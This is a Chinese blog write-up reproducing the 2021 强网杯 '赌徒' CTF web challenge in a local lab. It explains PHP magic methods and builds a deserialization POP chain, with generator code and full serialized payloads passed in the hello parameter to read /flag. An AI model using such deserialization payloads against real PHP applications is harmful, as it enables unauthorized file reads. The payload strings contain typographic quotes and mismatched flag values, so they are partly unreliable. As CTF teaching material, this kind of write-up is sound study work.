
[复现]-2021强网杯 [强网先锋]赌徒

原创

ZJL_19 于 2021-06-27 15:14:03 发布

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_40477290/article/details/118274220



[复现]-2021强网杯 [强网先锋]赌徒

主要过程

> 首先我是centos7 php 。然后vim /flag根目录创建flag
> flag{35-44c7-850e-131e10c9a6ud} 我省略了zip.www扫描源码。

1、 在根目录下建立flag文件（这个文件在正式做题中我们是见不到的，实际上是需要我们通过解题找到这个文件的）

vim /flag输入flag:

flag{70702196032-ec35-44c7-850e-131e10c9a6ud}

保存退出

2、 在网站目录建立test.php, 将以下代码放入其中。（注意这个文件在正式考试中我们是见不到的，我们只能在浏览器中看到html代码而不是php代码。）

```
<meta charset="utf-8">

<?php

//hint is in hint.php

error_reporting(1);

class Start

{

public $name='guest';

public $flag='syst3m("cat 127.0.0.1/etc/hint");';

public function __construct(){

echo "I think you need /etc/hint . Before this you need to see the source code";

}
```

```
public function _sayhello(){

echo $this->name;

return 'ok';

}

public function __wakeup(){

echo "hi";

$this->_sayhello();

}

public function __get($cc){

echo "give you flag : ".$this->flag;

return ;

}

}

class Info

{

private $phonenumber=123123;

public $promise='I do';

public function __construct(){

$this->promise='I will not !!!!';

return $this->promise;

}

public function __toString(){

return $this->file['filename']->ffiillee['ffiilleennaammee'];

}

}

class Room

{

public $filename='/flag';

public $sth_to_set;
```

```php
public $a='';

public function __get($name){

$function = $this->a;

return $function();

}

public function Get_hint($file){

$hint=base64_encode(file_get_contents($file));

echo $hint;

return ;

}

public function __invoke(){

$content = $this->Get_hint($this->filename);

echo $content;

}

}

if(isset($_GET['hello'])){

unserialize($_GET['hello']);

}else{

$hi = new Start();

}

?>
```

搭建好后，我们进行访问

我们根据源码分析

上面代码表明，若172.16.2.206中不含hello参数，就直接进入new start()，当新建对象时，程序直接跳转到__construct()魔术函数，显示相应的内容在网页上。

本例中我们注意到unserialize($_GET[‘hello’]);这一句，一是PHP反序列化函数，二是变量hello使用GET传参，hello变量值应该是使用serialize序列化对象后的字符串，所以需要弄懂什么是

序列化和反序列化。

在各类语言中，将对象的状态信息转换为可存储或可传输的过程就是序列化，序列化的逆过程便是反序列化，主要是为了方便对象的传输，通过文件、网络等方式将序列化后的字符串进行传输，最终通过反序列化可以获取之前的对象。

很多语言都存在序列化函数，如Python、Java、PHP、.NET等。在CTF中，经常可以看到PHP反序列化的身影，原因在于PHP提供了丰富的魔术方法，加上自动加载类的使用，为构写EXP提供了便利。作为目前最流行的Web知识点，本节将对PHP序列化漏洞逐步介绍，以对PHP反序列漏洞有更深的了解。

常见魔术方法的触发方式如下。

 当对象被创建时：__construct。

 当对象被销毁时：__destruct。

 当对象被当作一个字符串使用时：__toString。

 序列化对象前调用（其返回需要是一个数组）：__sleep。

 反序列化恢复对象前调用：__wakeup。

 当调用对象中不存在的方法时自动调用：__call。

 从不可访问的属性读取数据：__get。

更多解释
[参考](https://www.cnblogs.com/nul1/p/8646034.html)

当执行反序列后，就会去调用Start类中的wakeup中的_sayhello(), 调用到name属性，需要将name属性中关联到最终的Room类中的__invoke()方法继而再调用Get_hint($file$)方法，解出hint=base64_encode(file_get_contents($file));

echo $hint;

至此再将$hint base64 decode得到最终的flag

6、 写编码将其序列化

```php
$st = new Start(); // 新建对象st

$ro = new Room(); // 新建对象ro

$ro->a = $ro; // 调用room类中的a属性并将对象本身作为a的值 有利于触发__invoke()


$in = new Info(); // 新建对象in

$in->file['filename'] = $ro; // 当对象被当作一个字符串使用时：__toString，

// return $this->file['filename']->ffiillee['ffiilleennaammee'];

// 以上语句变为 return $ro->ffiillee['ffiilleennaammee']

// $ro->ffiillee['ffiilleennaammee'] 语句在执行时，从不可访问的属性读取数据会自动触发__get魔术函数，触发Room的__get()方法（私有变量或不存在的变量均会触发__get()方法）

// $ro->a=$ro; 指向了Room对象自己。在__get()方法执行时，__GET方法： public function __get($name){ $function = $this->a; return $function(); } ， 类的对象被在GET中调用，所以会自动触发__invoke()

//对象执行函数调用触发__invoke()后，获取flag文件的Base64编码

$st->name = $in;  //指回Start中各种函数执行

echo serialize($st);
```

public function __get($name){
$function = $this->a;
return $function();
/对象执行函数调用触发__invoke()后

输出序列化值为：

O:5:“Start”:2:{s:4:“name”;O:4:“Info”:3:{s:17:“Infophonenumber”;i:123123;s:7:“promise”;s:15:“I will not !!!”;s:4:“file”;a:1:{s:8:“filename”;O:4:“Room”:3:{s:8:“filename”;s:5:"/flag";s:10:“sth_to_set”;N;s:1:“a”;r:6;}}}s:4:“flag”;s:33:“syst3m(“cat 127.0.0.1/etc/hint”);”;}

但这里要注意phonenumber为private变量，序列化要加%00, 最终的字串为：

O:5:“Start”:2:{s:4:“name”;O:4:“Info”:3:{s:17:"%00Info%00phonenumber";i:123123;s:7:“promise”;s:15:“I will not !!!”;s:4:“file”;a:1:{s:8:“filename”;O:4:“Room”:3:{s:8:“filename”;s:5:"/flag";s:10:“sth_to_set”;N;s:1:“a”;r:6;}}}s:4:“flag”;s:33:“syst3m(“cat 127.0.0.1/etc/hint”);”;}

方式2

```php
<?php
include "index.php";
$a = new Start();  // __wakeup()进入，
$a->name = new Info();  // Info的__toString()进入
$a->name->file["filename"] = new Room(); // Room的__get()进入
$a->name->file["filename"]->a= new Room(); // Room的__invoke()进入
echo "<br>";
echo serialize($a);
?>
```

?hello=O:5:“Start”:2:{s:4:“name”;O:4:“Info”:3:{s:17:"%00Info%00phonenumber";i:123123;s:7:“promise”;s:15:“I will not !!!”;s:4:“file”;a:1:{s:8:“filename”;O:4:“Room”:3:{s:8:“filename”;s:5:"/flag";s:10:“sth_to_set”;N;s:1:“a”;O:4:“Room”:3:{s:8:“filename”;s:5:"/flag";s:10:“sth_to_set”;N;s:1:“a”;s:0:"";}}}}s:4:“flag”;s:33:“syst3m(“cat 127.0.0.1/etc/hint”);”;}

对象执行函数调用触发__invoke()后，获取flag文件的Base64编码 具体看看https://www.cnblogs.com/benbenhan/articles/14579882.html

base64解码“ZmxhZ3szNS00NGM3LTg1MGUtMTMxZTEwYzlhNnVkfQo=
flag{35-44c7-850e-131e10c9a6ud}